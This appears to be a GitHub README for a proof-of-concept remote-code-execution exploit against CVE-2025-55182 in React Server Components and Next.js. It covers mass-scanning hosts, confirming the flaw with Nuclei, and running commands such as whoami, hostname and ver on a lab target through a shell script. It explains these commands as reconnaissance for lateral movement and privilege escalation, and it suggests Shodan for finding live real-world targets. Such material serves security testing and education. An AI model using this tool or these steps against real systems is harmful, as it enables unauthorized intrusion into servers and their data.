 eagle-nett/react2shell-poc-cve-2025-55182
Proof-of-concept exploit for CVE-2025-55182 (React2Shell) RCE vulnerability in React Server Components. Includes a scanner for vulnerable hosts and a shell script for remote command execution. For authorized security testing and education only.

CVE-2025-55182, also known as React2Shell, is a critical Remote Code Execution (RCE) vulnerability affecting React Server Components (RSC). It uses the Flight protocol for communication between client and server. When the client requests data, the server receives a payload and parses it, which may allow an attacker to inject malicious structures or arbitrary code that React accepts as valid.
| Item | Content |
|---|---|
| Severity | Critical (CVSS 10.0) |
| Type | Unsafe Deserialization (CWE-502) |
| Attack method | Remote, no authentication required |
| Affected versions: | React: 19.0.0, 19.1.0, 19.1.1, 19.2.0 and Next.js: 15.0.0 – 15.0.4, 15.1.0 – 15.1.8, 15.2.0 – 15.2.5, 15.3.0 – 15.3.5, 15.4.0 – 15.4.7, 15.5.0 – 15.5.6, 16.0.0 – 16.0.6 |
The server processes client payload without thorough validation, allowing an attacker to:
Exploitation activity related to this vulnerability has been detected since December 5, 2025. Most successful exploits originate from assessments by attack groups. Both Windows and Linux environments are affected.
Installation
pip install -r requirements.txt
Scan a vulnerable server:
python3 scanner.py -u https://example.com
Enter the path to scan (here I enter my vulnerable machine at http://192.168.10.1:3000)

Result obtained:

╰─ python3 scanner.py -u http://192.168.10.1:3000

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[VULNERABLE] http://192.168.10.1:3000 - Status: 303
Scan a list of hosts:
python3 scanner.py -l hosts.txt
Scan with multiple threads and save results:
python3 scanner.py -l hosts.txt -t 20 -o results.json
Scan with custom headers:
python3 scanner.py -u https://example.com -H "Authorization: Bearer token" -H "Cookie: session=abc"
Scan Windows targets:
python3 scanner.py -u https://example.com --windows
Use a safe side-channel detection method:
python3 scanner.py -u https://example.com --safe-check

As you can see, we are dealing with a security vulnerability, meaning our target server is vulnerable to attack by an Attacker.
Now we will use Nuclei to check what vulnerability with POC exists on this server. This feature works by sending custom requests, reducing false positives, and supports parallel scanning.
nuclei -t scan.yaml -u http://192.168.10.1:3000
Result obtained
[INF] Current nuclei version: v3.7.1 (latest)
[INF] Current nuclei-templates version: v10.4.0 (latest)
[INF] New templates added in latest release: 94
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[CVE-2025-55182] [http] [critical] http://192.168.10.1:3000
[INF] Scan completed in 431.97876ms. 1 matches found.

The system has detected that this server is vulnerable and can be exploited by the CVE-2025-55182 vulnerability. From that, you can see it is quite a dangerous and important vulnerability with many POCs already available on social platforms. ☺☺☺
You can see that just this information is enough to confirm the security vulnerability exists in the abovementioned application. To prove that this application can be leveraged to run a command or execute remote code, I will start the PoC.
chmod +x scanner.sh
# Check if the target is vulnerable
./datscan.sh -d example.com

# Execute command to check current user
./datscan.sh -d example.com -c "whoami"

# With full URL
./datscan.sh -d example.com -c "uname -a"

Meaning:
Returns the current user running the server process
Helps determine:
=> This is the most basic command to confirm successful RCE
-d, --domain - domain/URL-c, --command - Command to execute (e.g., whoami, hostname,...)# Check the hostname
./datscan.sh -d http://192.168.10.1:3000/ -c hostname
# Determine the operating system version
./datscan.sh -d http://192.168.10.1:3000/ -c ver
# Check if command execution works stably
./datscan.sh -c "echo test"
./datscan.sh -d http://192.168.10.1:3000/ -c "echo %USERNAME%"
./datscan.sh -d http://192.168.10.1:3000/ -c "echo %COMPUTERNAME%"
| Meaning of executed commands | Content |
|---|---|
| Returns the hostname | Used to: - identify the affected system - support lateral movement (in internal environments) |
| Determines the operating system version | Important to: - assess further exploitation potential (privilege escalation) - choose the appropriate exploit |
| Check command execution | Used for debugging payload / scanner |
| Returns the current username | In this case: - if user is ADMIN → may have high privileges - More important than whoami in some Windows cases |
| Returns the hostname | Returns the hostname via environment variable |

This is the initial reconnaissance step after successful exploitation.
Helps us confirm: RCE works, identify the operating system,...
Since this experiment is being demonstrated in a personal lab environment to avoid legal issues, using HTTP headers to exfiltrate data, large outputs, or special characters may cause:
ERR_INVALID_CHAR
Short commands (e.g., whoami, ver) are more reliable for illustration in this test environment.
If you prefer, you can use Shodan to check for live IP addresses in the real environment and follow my experiment above to exploit (not recommended).

As noted above. This tool is intended only for educational purposes and authorized security testing. Do not use this tool to test systems you do not own or have permission to test.
